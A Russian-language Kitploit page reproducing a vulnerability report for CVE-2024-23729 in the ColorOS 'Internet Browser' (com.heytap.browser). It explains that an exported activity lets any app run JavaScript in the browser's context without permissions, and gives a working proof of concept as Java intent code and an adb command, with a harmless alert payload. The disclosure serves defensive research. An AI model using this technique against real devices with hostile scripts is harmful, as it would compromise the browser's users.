
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
com.heytap.browser — CVE-2024-23729 | Kitploit
Инструменты/GitHubGitHub/actuator/com.heytap.browser
Безопасность AndroidАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийМобильная безопасность
GitHubactuator/com.heytap.browser

com.heytap.browser

CVE-2024-23729

Репозиторий
872 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

Отчет об уязвимости

Обзор:

В приложении com.heytap.browser на платформе Android обнаружена уязвимость. Уязвимость позволяет злоумышленнику выполнять произвольный код JavaScript в контексте приложения без каких-либо разрешений.

Сведения о приложении:

  • Поставщик: - ColorOS
  • Имя приложения: 'Internet Browser' com.heytap.browser
  • Версия: 45.10.3.4.1
  • Компонент: com.android.browser.RealBrowserActivity

Сведения об уязвимости:

  • Тип уязвимости: Выполнение кода JavaScript
  • Вектор атаки: Через экспортированный компонент активности
  • Требуемые разрешения: Нет

Описание:

Активность com.android.browser.RealBrowserActivity в приложении com.heytap.browser экспортирована и может быть вызвана любым сторонним приложением без запроса каких-либо разрешений. Вредоносное приложение может использовать это для выполнения произвольного кода JavaScript в контексте приложения `com.heytap.browser``.

Доказательство концепции (PoC):

{
        super.onCreate(savedInstanceState);

        String javaScriptCommand = "javascript:alert%28%27Test%20Alert%27%29%3B";

        Intent intent = new Intent(Intent.ACTION_VIEW);
        intent.setData(Uri.parse(javaScriptCommand));
        intent.setClassName("com.heytap.browser", "com.android.browser.RealBrowserActivity");

        startActivity(intent);

        finish();
    }

adb shell am start -a android.intent.action.VIEW -d "javascript:alert%28%27Test%20Alert%27%29%3B" -n com.heytap.browser/com.android.browser.RealBrowserActivity


com heytap browser- 45 10 3 4 1-JS poc-coloros

Воздействие:

Успешная эксплуатация позволяет злоумышленнику:

  • Выполнять произвольный код JavaScript в контексте приложения com.heytap.browser.
Скачать инструмент